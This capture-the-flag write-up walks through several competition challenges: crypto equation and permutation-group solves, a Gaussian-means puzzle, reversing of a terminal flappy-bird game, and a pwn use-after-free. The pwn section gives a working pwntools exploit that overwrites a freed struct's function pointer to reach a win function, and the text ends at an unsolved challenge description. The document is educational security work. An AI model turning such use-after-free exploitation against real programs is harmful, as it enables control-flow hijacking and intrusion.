[CRYPTO] equation
Looking at equation gives me headache
MD5 (equation.zip) = 2736761ba7d878b1a50aa2cc1814fcd5
- mechfrog88
Let us look at main.py:
from Crypto.Util.number import bytes_to_long

FLAG = <REDACTED>

n = len(FLAG)
m1 = bytes_to_long(FLAG[:n//2])
m2 = bytes_to_long(FLAG[n//2:])

print(13 * m2 ** 2 + m1 * m2 + 5 * m1 ** 7)
print(7 * m2 ** 3 + m1 ** 5)
note:
-
The outputs of the 2 equations can be found right below the script, commented out (omitted here for tidyness)
-
For simplicity sake, I will refer to the 2 variables (
m1andm2) asxandyrespectively
Being relatively inexperienced at crypto (and the myriad of wonderful “tools” that definitely do not spit the answer out immediately allowing for a 5-minute solve), I used neither Mathematica (didn’t know it exists) nor Z3 (thought the numbers were too big to bother trying), unlike probably everyone else who solved this challenge.
Instead, I capitalised on a fatal weakness in the “encryption”:
That’s right, the first equation is a quadratic equation in terms of y. Note that the negative root can be immediately rejected as x and y are both positive.
Plugging this into the second equation:
Unfortunately, we still cannot plug this into sage directly for some reason (it just spits out the original equation).
However, plugging this into desmos instead shows us that for large enough values of
This means that we can simply solve for
# sage
a = 6561821624691895712873377320063570390939946639950635657527777521426768466359662578427758969698096016398495828220393137128357364447572051249538433588995498109880402036738005670285022506692856341252251274655224436746803335217986355992318039808507702082316654369455481303417210113572142828110728548334885189082445291316883426955606971188107523623884530298462454231862166009036435034774889739219596825015869438262395817426235839741851623674273735589636463917543863676226839118150365571855933
b = 168725889275386139859700168943249101327257707329805276301218500736697949839905039567802183739628415354469703740912207864678244970740311284556651190183619972501596417428866492657881943832362353527907371181900970981198570814739390259973631366272137756472209930619950549930165174231791691947733834860756308354192163106517240627845889335379340460495043

f(x) = 7*(x/(-26) + pow((x/26)**2 - (5*x**7-a)/13, 0.5))**3 + x**5

sx = 0
while True:
    cur = f(10**sx)
    if cur not in RR or cur - b < 0:
        break
    sx += 1
sx -= 1
print(sx)
The output is 69, which means that
# sage
val = 0
for exp in range(sx, -1, -1):
    for digit in range(1, 10):
        cur = f(val + digit*10**exp)
        if cur not in RR or cur - b < 0:
            val += (digit-1)*10**exp
            break
        if digit == 9:
            val += 9*10**exp

assert f(val) - b == 0
print(val)2788921852171221111440879057471155338995686075935079372721930964530280And we have found x! From here, we can simply solve the second equation to retrieve y.
# sage
assert (b-val**5) % 7 == 0
print(pow((b-val**5)//7, 1/3))672606797059492205907266474240230882559524138683883170067899497957191549And that’s it! If we convert the numbers back to text, we get the flag:
from Crypto.Util.number import long_to_bytes

m1 = 2788921852171221111440879057471155338995686075935079372721930964530280
m2 = 672606797059492205907266474240230882559524138683883170067899497957191549

print((long_to_bytes(m1) + long_to_bytes(m2)).decode())
grey{solving_equation_aint_that_hard_rite_gum0pX6XzA5PJuro}
[CRYPTO] permutation
n!
MD5 (permutation.zip) = e7920324a0db237e1860f98be5846bb2
- mechfrog88
disclaimer
-
Not a uni student, the math might be a bit eh but it works
-
Quite lengthy because 1. I’m relatively new to writeups and 2. I found this chal really fun to solve
We are given an output file as well as 2 python files — one for the Perm class and another to run the script.
Let us first analyse the class bit by bit:
class Perm():
    def __init__(self, arr):
        assert self.valid(arr)
        self.internal = arr
        self.n = len(arr)

    def valid(self, arr):
        x = sorted(arr)
        n = len(arr)
        for i in range(n):
            if (x[i] != i):
                return False
        return True

    def __str__(self):
        return ",".join(map(str, self.internal))
So far, Perm seems to be just a glorified array. As the name suggests, a Perm of order n is a permutation of an array of length n.
    def __mul__(self, other):
        assert other.n == self.n
        res = []
        for i in other.internal:
            res.append(self.internal[i])
        return Perm(res)
Now this gets interesting. We can multiply 2 Perms with the same order, where the first array is permuted through the second array. Essentially, x * [i0, i1, i2, i3, i4] = [x[i0], x[i1], x[i2], x[i3], x[i4]].
Let’s say we have a Perm g = [4, 1, 3, 2, 0]. We can draw a simple illustration for x * g:

Here, g simply represents the arrows (which do not change). Notice that when x is a sorted array (identity Perm), We get x * g = g.
An alternative representation is through linear algebra. For example, g in the above scenario can be represented as
Where x * g = g can be represented as Perm) is associative.
    def __pow__(self, a):
        res = Perm([i for i in range(self.n)])
        g = Perm(self.internal)
        while (a > 0):
            if (a & 1): res = res * g
            g = g * g
            a //= 2
        return res
Finally, we have the exponent operation. Note that a should be a positive integer. The code in the while loop is essentially reads a like a binary number and keeps multiplying the identity array by g until the number of g operations is equal to a, something like
Fortunately, since the multiplication operation is associative, this is equivalent to multiplying by g for a total of a times. I guess this is done in order to speed up the operation as a can get pretty large.
Now, onto our main script:
from secrets import randbits
from hashlib import shake_256
import random
import perm

FLAG = <REDACTED>

def encrypt(key : str) -> str:
    otp = shake_256(key.encode()).digest(len(FLAG))
    return xor(otp, FLAG).hex()

def xor(a : bytes, b : bytes) -> bytes:
    return bytes([ x ^ y for x, y in zip(a, b)])
Pretty standard encryption. It seems that our main goal will be to acquire the key used to encrypt the flag.
n = 5000
h = 2048

arr = [i for i in range(n)]
random.shuffle(arr)

g = perm.Perm(arr)
a = randbits(h); b = randbits(h)
A = g ** a; B = g ** b
S = A ** b
key = str(S)

print(f"g = [{g}]"); print(f"A = [{A}]"); print(f"B = [{B}]");

print(f"c = {encrypt(key)}")
For this challenge, we have a Perm of order 5000, and a and b are 2 large numbers (which presumably cannot be brute-forced). Notice that:
-
We are given
g,g ** aandg ** b -
We need to calculate
(g ** a) ** b, which is equivalent tog ** (a * b)
Normally for challenges with large numbers like these, we must find a way to simplify the equation. Here is how it works:
Recall the illustration used previously. If we multiply the result again by g, we get:

Out of pure luck, we are back with our original input x! In fact, if you follow the coloured arrows closely, you will notice that
-
0and4are swapped (by the green arrows) -
2and3are swapped (by the blue arrows) -
1remains in the same position
To generalise, if you track any specific number closely, you will notice that it will always return to its initial position eventually after a certain amount of g is multiplied to the initial array. This is because:
-
Multiplying by
Permmaps the numbers in an array 1 to 1, i.e. a number cannot end up in 2 different positions after multiplying byg -
If a number returns to an index it has reached before, it essentially “closes” the loop; The next multiplication operations simply repeat that loop
- All indices a number travels to within the loop will be part of the same loop
-
No new number previously outside the loop can enter it, as all the numbers within the loop must remain in the loop
Taking all these into account, we basically have a bunch of inner loops within g itself, each independent of other loops. This also means that the LCM of the inner loop lengths tells us the loop length of g itself.
Using the example above,
-
1is a loop by itself -
0and4forms a loop (with length 2) -
2and3forms another loop (also with length 2)
It is also abundantly clear that g ** 2 gives us the identity Perm (i.e. the length of the entire g loop is 2).
Applying these to the actual challenge:
from perm import Perm

g, ga, gb, c = [x.split(' = ')[1] for x in open('./out.txt').read().split('\n')]
g, ga, gb = [list(map(int, x[1:-1].split(','))) for x in (g, ga, gb)]
mapping = Perm(g)

uniques, loops, amods, bmods = [], [], [], []
travelled = set()
for i in range(5000):
  if i in travelled:
    continue
  uniques.append(i)
  cur = Perm([j for j in range(5000)])
  for rnd in range(1, 5001):
    cur = cur * mapping
    idx = cur.internal.index(i)
    travelled.add(idx)
    if ga[idx] == i:
      amods.append(rnd)
    if gb[idx] == i:
      bmods.append(rnd)
    if idx == i:
      loops.append(rnd)
      break

amods = [amods[i] % loops[i] for i in range(len(loops))]
bmods = [bmods[i] % loops[i] for i in range(len(loops))]

print('Uniques:', uniques)
print('Loops:', loops)
print('a Mods:', amods)
print('b Mods:', bmods)-
loopskeeps track of the lengths of the internal loops ofg -
uniquesstores one of the indices (first one to be precise) in each loop
Essentially what the code does is:
-
Fixate on a number that is not explored yet by previous loops, starting on the identity
Perm -
Repeatedly multiply
gto the currentPermuntil the number returns to its original index- If the index of the number in the current
Permhappens to match up with that ing ** a, we store the amount of timesgis currently multiplied (Similarly forg ** b)
- If the index of the number in the current
-
All indices that the number has ended up in along the way constitute one inner loop, with the loop length being the total amount of times
gis multiplied -
Repeat until all numbers have been covered
The output:
Uniques: [0, 6, 17, 30, 39, 238, 313, 3298]
Loops: [4294, 482, 35, 51, 73, 36, 27, 2]
a Mods: [2289, 179, 28, 46, 68, 19, 10, 1]
b Mods: [3740, 456, 13, 5, 17, 20, 20, 0]
(If you plug the loop lengths into a calculator, they should sum up to 5000)
So what can we do with this? Note that every (internal) loop of g (the ones above) should align with that of g ** a after a % L multiplications of g (where L is the length of the specific internal loop).
For example, suppose a is 37. Then the loop containing 313 within g ** 10 will align with that within g ** a, because that specific loop repeats itself every 27 iterations, and
What we have now is basically Chinese Remainder Theorem (but with non-pairwise coprime divisors). Fortunately, sympy handles this beautifully:
from sympy.ntheory.modular import crt

a, n = crt(loops, amods)
b, _n = crt(loops, bmods)
assert n == _n

print('n:', n)
print('a:', a)
print('b:', b)
n: 2427239708460
a: 1530077333743
b: 261895623968Finally, since g repeats every n iterations, we have (g ** a) ** b = g ** (a * b) = g ** (a * b % n). Hence:
from hashlib import shake_256

# from challenge script
def encrypt(key : str) -> str:
    otp = shake_256(key.encode()).digest(len(FLAG))
    return xor(otp, FLAG).hex()
def xor(a : bytes, b : bytes) -> bytes:
    return bytes([ x ^ y for x, y in zip(a, b)])

def parse(flag):
  return bytes([int(flag[i:i+2], 16) for i in range(0, len(flag), 2)])

FLAG = parse(c)
key = str(Perm(g) ** (a * b % n))
print(parse(encrypt(key)).decode())
grey{DLP_Is_Not_Hard_In_Symmetric_group_nzDwH49jGbdJz5NU}
[MISC] data degeneration
Generating data is ez but recovering is >< I lost the
meanI used to generate it, can you find the most probable one for me? #bigdata #helpmeplizMD5 (dist.zip) = 126c1396ca42f06600feffc2fde773dd
- david tan
We are given a python script and an output file containing a bunch of numbers. Let us analyse the python script:
import numpy as np
import random as r
from math import sqrt
import time

r.seed(time.time())

def rand(start, end) -> float:
  return r.random() * (end - start) + start

count = 3
interval = [-30, 30]

means = [rand(*interval) for _ in range(count)]
variance = 1
std_dev = round(sqrt(variance))

def sample(mu, sigma):
    return np.random.normal(mu, sigma)

points = []
for _ in range(800):
    mean = means[r.randint(0, len(means)-1)]
    points.append(sample(mean, std_dev))

with open("data.txt", "w") as f:
    inter = list(map(str,interval))
    ps = list(map(str, points))

f.write(", ".join(ps))-
randis a function that generates a random number within a specified interval, in this case between-30and30 -
meansis a list containing 3 numbers between that interval -
sampleis a function which grabs a random point on a Normal distribution with specified mean and standard deviation (fixed to1) -
Each iteration of the loop picks 1 of the means at random and runs
sampleon it, adding the output point to the list
The key information here is the Normal distribution. In this distribution,
-
roughly 95% of all values lie within 2 standard deviations of the mean (in this case,
) -
roughly 99.7% of all values lie within 3 standard deviations of the mean
Since the 3 means span a relatively large interval, there is a very high chance that the points generated do not even overlap at all!
We can visualise / verify this using python:
import numpy as np
import matplotlib.pyplot as plt
data = np.array([float(x) for x in open('./data.txt').read().split(', ')])
plt.hist(data, bins=50)
plt.show()
As shown above, the points are clearly separated into 3 clusters. Thus we can simply separate the data into 3 lists and calculate the means individually:
lst = [[], [], []]
for i in data:
    if i <= -5:
        lst[0].append(i)
    elif i <= 7.5:
        lst[1].append(i)
    else:
        lst[2].append(i)
print([np.mean(np.array(lst[i])) for i in range(3)])
[-12.338427064508236, 1.9577592884447568, 15.138693435527589]
Upon entering these means into the online server, we receive the flag grey{3m_iS_bL4cK_mAg1C}.
[PWN] easyuaf
Other than OOB access, use-after-free is another very nice bug to exploit. Usually UAF can be used to do OOB access too.
MD5 (easyuaf.zip) = 95a6dc83bec963416d01f2cf34eeb30a
- daniellimws
This binary is about a “namecard printing service” which allows the user to enter information about people or organisations and print them out. Suspiciously it allows the user to delete the organisation and not the person. Hmmm.
Anyways let us analyse the code provided, bit by bit:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BANNER "NameCard Printing Service v0.1"
#define CAPACITY 128

void ezflag()
{
    system("cat ./flag.txt");
}
Immediately we see our end goal. Challenges with win functions provided are much simpler as we do not have to care about all the libc-related stuff.
typedef struct person
{
    char name[24];
    int id;
    int age;
    int personal_num;
    int business_num;
} person;

typedef struct org
{
    char name[24];
    int id;
    void (*display)(struct org*, struct person*);
} org;
Here we have 2 structs, person and org. Immediately the function stored in the struct seems sus: There is a very high chance that we will later get to overwrite the stored function of some org for us to jump to ezflag. More on that later.
person* persons[CAPACITY];
org* orgs[CAPACITY];

void display1(org* org, person *person)
{
    puts("-------------------------------------");
    printf("*** Org:  %-8s  %d ***\n", org->name, org->id);
    printf("--- Name: %s\n", person->name);
    printf("--- ID:   %d\n", person->id);
    printf("--- Age:  %d\n", person->age);
    printf("--- Personal Contact:  %d\n", person->personal_num);
    printf("--- Business Contact:  %d\n", person->business_num);
    puts("-------------------------------------");
}

void display2(org* org, person *person)
{
    puts("-------------------------------------");
    printf("=== Org:  %-8s  %d ===\n", org->name, org->id);
    printf("+++ Name: %s\n", person->name);
    printf("+++ ID:   %d\n", person->id);
    printf("+++ Age:  %d\n", person->age);
    printf("+++ Personal Contact:  %d\n", person->personal_num);
    printf("+++ Business Contact:  %d\n", person->business_num);
    puts("-------------------------------------");
}

void display3(org* org, person *person)
{
    puts("-------------------------------------");
    printf("### Org:  %-8s  %d ###\n", org->name, org->id);
    printf(">>> Name: %s\n", person->name);
    printf(">>> ID:   %d\n", person->id);
    printf(">>> Age:  %d\n", person->age);
    printf(">>> Personal Contact:  %d\n", person->personal_num);
    printf(">>> Business Contact:  %d\n", person->business_num);
    puts("-------------------------------------");
}

void usage()
{
    puts("---------------------");
    puts("1. New person");
    puts("2. New org");
    puts("3. Delete org");
    puts("4. Print name card");
    puts("5. Exit");
    puts("---------------------");
}

void prompt()
{
    printf("> ");
}

void readstr(char* dest, int len)
{
    fgets(dest, len, stdin);
    if (dest[strlen(dest)-1] == '\n') dest[strlen(dest)-1] = 0;
}

int readint()
{
    char input[256]; fgets(input, 256, stdin);
    if (input[0] == '\n') input[0] = ' ';
    return strtol(input, 0, 10);
}
Some boring code. The readstr and readint functions do not look too exploitable. Note that we see that the person and org arrays are stored globally and not on the stack in the main function.
void new_person()
{
    person *res = (person*) malloc(sizeof(person));
    // printf("res: %p\n", res);

    while (1)
    {
        printf("ID (0-%d): ", CAPACITY-1);
        res->id = readint();
        if (res->id < 0 || res->id >= CAPACITY) puts("Invalid ID");
        else if (persons[res->id] != 0)
            printf("ID %d is already used by another person. Choose a different ID.\n", res->id);
        else break;
    }

    printf("Name (max 23 chars): ");
    readstr(res->name, 24);

    printf("Age: ");
    res->age = readint();

    printf("Personal Contact Number: ");
    res->personal_num = readint();

    printf("Business Contact Number: ");
    res->business_num = readint();

    persons[res->id] = res;
}

void new_org()
{
    org *res = (org*) malloc(sizeof(org));
    // printf("res: %p\n", res);

    while (1)
    {
        printf("ID (0-%d): ", CAPACITY-1);
        res->id = readint();
        if (res->id < 0 || res->id >= CAPACITY) puts("Invalid ID");
        else if (orgs[res->id] != 0)
            printf("ID %d is already used by another org. Choose a different ID.\n", res->id);
        else break;
    }

    printf("Name (max 23 chars): ");
    readstr(res->name, 24);

    int style;
    while (1)
    {
        printf("Style (1-3): ");
        style = readint();
        if (style >= 1 && style <= 3) break;
        puts("Invalid style.");
    }

    if (style == 1) res->display = display1;
    if (style == 2) res->display = display2;
    if (style == 3) res->display = display3;

    orgs[res->id] = res;
}
These 2 functions are where we create data. As we can tell from the malloc calls, the persons and orgs created go onto the heap. If not already obvious from the challenge title, this should be about heap exploitation. But otherwise, this part also does not seem too vulnerable.
void delete_org()
{
    printf("ID (0-%d): ", CAPACITY-1);
    int id = readint();
    if (id < 0 || id >= CAPACITY) puts("Invalid ID");
    else if (orgs[id] == 0)
        printf("No org created with ID %d.\n", id);
    else
    {
        free(orgs[id]);
        printf("Deleted org %d.\n", id);
    }
}
Now here is where the juicy part comes. The program gave us the functionality to delete an organisation (through free). We will see how this is crucial to our exploit later.
void print_card()
{
    int org_id;
    while (1)
    {
        printf("Org ID (0-%d): ", CAPACITY-1);
        org_id = readint();
        if (org_id < 0 || org_id >= CAPACITY) puts("Invalid org ID");
        else if (orgs[org_id] == 0)
            printf("No org created with ID %d. Choose a different ID.\n", org_id);
        else break;
    }

    int person_id;
    while (1)
    {
        printf("Person ID (0-%d): ", CAPACITY-1);
        person_id = readint();
        if (person_id < 0 || person_id >= CAPACITY) puts("Invalid person ID");
        else if (persons[person_id] == 0)
            printf("No person created with ID %d. Choose a different ID.\n", org_id);
        else break;
    }

    org *o = orgs[org_id];
    person *p = persons[person_id];

    // printf("display func @ %p\n", o->display);
    o->display(o, p);
}
The function for us to print details. The important part in this function is at the end, where the display function of a chosen org is called.
By this point there have been so many red flags. We can see that the program clearly does not check if the organisation called upon has been deleted, which means that the function in the org is simply floating around waiting to be exploited by us.
void reset()
{
    memset(persons, 0, sizeof(persons));
    memset(orgs, 0, sizeof(orgs));
}

void setup_io()
{
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

int main()
{
    // org* o1 = (org*)malloc(sizeof(org));
    // person* p1 = (person*)malloc(sizeof(person));
    // printf("o1: %p\n", o1);
    // printf("p1: %p\n", p1);
    // free(o1);
    // person* p2 = (person*)malloc(sizeof(person));
    // printf("p2: %p\n", p2);

    reset();

    setup_io();
    puts(BANNER);
    usage();

    // printf("%d %d\n", sizeof(org), sizeof(person));

    int opt;
    do {
        prompt();
        opt = readint();

        switch (opt)
        {
        case 1:
            new_person();
            break;
        case 2:
            new_org();
            break;
        case 3:
            delete_org();
            break;
        case 4:
            print_card();
            break;
        default:
            break;
        }
    } while (opt != 5);

    puts("Thanks for using this service. Please come again next time.");

    return 0;
}
And the rest of the code.
exploit
I wanted to elaborate upon the red flags right after each problematic snippet, but I restrained myself to keep things nice and tidy. So let us summarise what we have found so far:
-
We have a win function,
ezflag -
We conveniently have a function stored in a data structure (We cannot really do much to it by itself however)
-
We get to
freethe problematicorg, allowing us to use the previously occupied area and manipulate to our liking -
print_carddoes not check whether theorghas been freed or not, meaning that it will simply use whatever is stored there and pretend it is a legitimate function
Let us go through the steps in more detail:
If you do not know how heaps / free work in general, the best analogy I have heard of is a large plot of land.
Initially, the land is (almost) empty. When we want to use the land to construct buildings, we start at the top and demarcate the required chunk of land row by row in an organised manner.
Similarly, when we require more memory (like to store a person or an org), we ask the memory allocator to mark off a chunk of memory for use.
When we do not need a chunk of land anymore, we remove the markings / barriers around the land, so that the next person can use the land for their own projects. However, (most of) the buildings themselves are not demolished.
Similarly, when we do not need a chunk of memory anymore, we usually free it — that is, the memory allocator marks that chunk of memory as no longer in use, and available for subsequent allocations. However, most of the data inside is not cleaned automatically — including, for this challenge, the function pointer in org.
Let us look at a concrete example. We first create an org, populating it with the required data:

Notice the “gap” between age and display (the function pointer); I believe this is most likely because addresses are 8-byte aligned.
Let’s see what happens when we free the function:

Notice:
-
Aside from the first 16 bytes used by the memory allocator, most of the data still remain on the heap!
-
The address of the
orgis still stored in the global array, which means that this still functions as anorgobject equally well. For example, there is absolutely no problem if you use thisorgto calldisplay. -
However, this space is now treated by the memory allocator as empty space ready for memory to be allocated to.
This is exactly what happens when we now create a new person: (Note that sometimes it is important for the structs to have the same size; in this case they do so there is no problem)

We can see that the personal_num and business_num overwrote the initial function pointer, even though the org stored within the global array still thinks that it is a legitimate address!
Now imagine if the buniess_num and personal_num together make up the address of ezflag. When print_card attempts to call the function stored there, it jumps to ezflag instead!
Thus we already have our working exploit:
from pwn import *

e = context.binary = ELF('./easyuaf')
p = e.process()
# p = remote('xxx.yyy.zzz', 123)

p.sendline(b'2')
p.sendline(b'0')
p.sendline(b'a')
p.sendline(b'1')

p.sendline(b'3')
p.sendline(b'0')

p.sendline(b'1')
p.sendline(b'0')
p.sendline(b'a')
p.sendline(b'0')
p.sendline(str(u32(p64(e.sym.ezflag)[:4])).encode())
p.sendline(str(u32(p64(e.sym.ezflag)[4:])).encode())

p.sendline(b'4')
p.sendline(b'0')
p.sendline(b'0')

p.interactive()-
The first chunk of
sendlines creates anorg -
The next 2 lines delete the created
org -
The next chunk attempts to create a
personin the freedorg’s place such that the address ofezflaglines up with the initialdisplay -
The next 3 lines call
print_card, with theorgbeing the one with the manipulated “display” address
And we are done!
grey{u_are_feeling_good?}
[REV] flappy-o / flappy-o2
I know you cheated in flappy-js. This time the game is written in C, I don’t think you can cheat so easily. Or can you?
Show me your skills by getting a score of at least 64.
MD5 (flappybird) = f1f36482358dc35992f076e6ea483df8
- daniellimws
This challenge uses the same binary as
flappy-o.Every 10000 points you reach, you unlock a character of the bonus flag. This is the real test of your skills.
MD5 (flappybird) = f1f36482358dc35992f076e6ea483df8
- daniellimws
I suppose these challenges were built on top of flappy-js, but my teammate solved that challenge and I did not look much into it.
Upon running the binary, we were greeted with a fully functional flappy bird game directly in the terminal. The game works just like the original flappy bird, but each time we score a point we earn one character of the flag:

Theoretically we could solve flappy-o just by being good at the game, but that seems kind of boring.
Like any challenge with only 1 binary provided, the next natural step is to decompile the binary. Basically, the program does some initialisation, then enters a gameLoop function which, as the name describes, keeps on looping and handling the game mechanics until the player loses.
Immediately within the function we notice something sus:
updateAndDrawFlag();void updateAndDrawFlag(void)
{
uint uVar1;
uchar uVar2;
uint x;
int actualScore;
int score;
mvprintw(3,col / 2 + -0x14,&DAT_001034f8,flag1);
mvprintw(4,col / 2 + -0x14,&DAT_001034f8);
score = ::score;
if (::score < 0) {
score = ::score + 7;
}
x = score >> 3;
uVar1 = prevScore;
if (x != prevScore) {
if (x - prevScore != 1) {
reportCheater();
}
if (x < 0x40) {
uVar2 = genFlag1(x - 1);
flag1[(int)(x - 1)] = uVar2;
}
lfsr2(1);
uVar1 = x;
if (((int)x % 10000 == 0) && ((uint)((int)x / 10000) < 0x1a)) {
score = genFlag2(x - 10000);
(&DAT_001052dc)[(int)x / 10000] = score;
}
}
prevScore = uVar1;
return;
}This seems to handle most of the flag-reading logic. Fortunately for us, the flag for flappy-o2 seems to be handled in the same function as well!
The function seems to handle scores in a slightly peculiar way. I did not look too much into other functions, but the logic around reportCheater() tells us that score is probably added in multiples of 8 — my guess is that the score simply stores the number of collisions between the bird and the empty portion of a pipe (each pipe is 8 birds wide).
Either way, by setting a breakpoint at genFlag1 in gdb, we notice that it is only called once per pipe clear. The first pipe takes in an input of 0, and second pipe an input of 1 and so on.
I personally find handling C code to be kind of annoying, so I translated everything into python, removing most of the unncessary steps along the way:
key1 = [170, 122, 225, 187, 154, 231, 255, 124, 53, 1, 6, 9, 194, 80, 98, 56, 219, 118, 213, 225, 104, 169, 191, 180, 82, 143, 192, 23, 14, 47, 218, 234, 138, 207, 162, 144, 231, 8, 235, 14, 59, 20, 114, 190, 154, 222, 213, 81, 151, 44, 188, 243, 53, 182, 33, 41, 125, 168, 215, 43, 237, 254, 240]

def lfsr1(n):
  seed = 0xabcd
  for _ in range(n):
    x = seed % 2
    seed //= 2
    if x != 0:
      seed ^= 0x82ee
  return seed

def gen_flag1(n):
  return (lfsr1(n) ^ key1[n]) % 0x100

flag1 = ''
for x in range(1, 0x40):
  flag1 += chr(gen_flag1(x-1))

print(flag1)
grey{y0u_4r3_pr0_4t_7h1s_g4m3_b6d8745a1cc8d51effb86690bf4b27c9}
Now for flappy-o2. Notice that the solving method is basically the same as flappy-o, except:
-
The input values are multiples of
10000 -
key2is read integer by integer (as opposed tokey1read char by char)- consequently, the flag is loaded in groups of 4 chars
-
lfsr2is called every iteration ofx, and theseedis stored globally
But we simply have to factor these in when rewriting it, no big deal.
key2 = [2091533035, 3444833704, 4148299095, 1382543044, 2034135277, 1758572224, 953820139, 1864200113, 961059707, 4109923606, 3982998552, 2329111456, 2938792015, 2156409201, 2261679400, 1133293590, 1468307596, 1270163339, 3218919622, 1843033993, 2968558243, 1433696446, 3279073000, 1084392560, 2824157242]
seed2 = 0x1a2b3c4d

def lfsr2(n):
  global seed2
  for _ in range(n):
    x = seed2 % 2
    seed2 //= 2
    if x != 0:
      seed2 ^= (0x80000dd7-0x100000000)
  return seed2 % 0x100000000

def gen_flag2(n):
  return key2[n//10000] ^ lfsr2(lfsr1(n))

flag2 = ''
for x in range(1, 260000):
  lfsr2(1)
  if x % 10000 == 0:
    res = gen_flag2(x-10000)
    res = hex(res)
    flag2 += ''.join([chr(int(res[i:i+2], 16)) for i in range(len(res)-2, 0, -2)])

print(flag2)
grey{y0u_4r3_v3ry_g00d_4t_7h1s_g4m3_c4n_y0u_t34ch_m3_h0w_t0_b3_g00d_ef4bd282d7a2ab1ebdcc3616dbe7afb}
P.S. Since lfsr2 uses a global seed, the difficulty challenge could very easily be increased if lfsr2 is called / the seed is simply modified somewhere else in the binary, but we could probably still deal with that by just searching hard enough / checking the seed every score iteration.
[REV] runtime environment 1
GO and try to solve this basic challenge.
FAQ: If you found the input leading to the challenge.txt you are on the right track
MD5 (gogogo.tar.gz) = 5515f1c3eee00e4042bf7aba84bbec5c
- rootkid
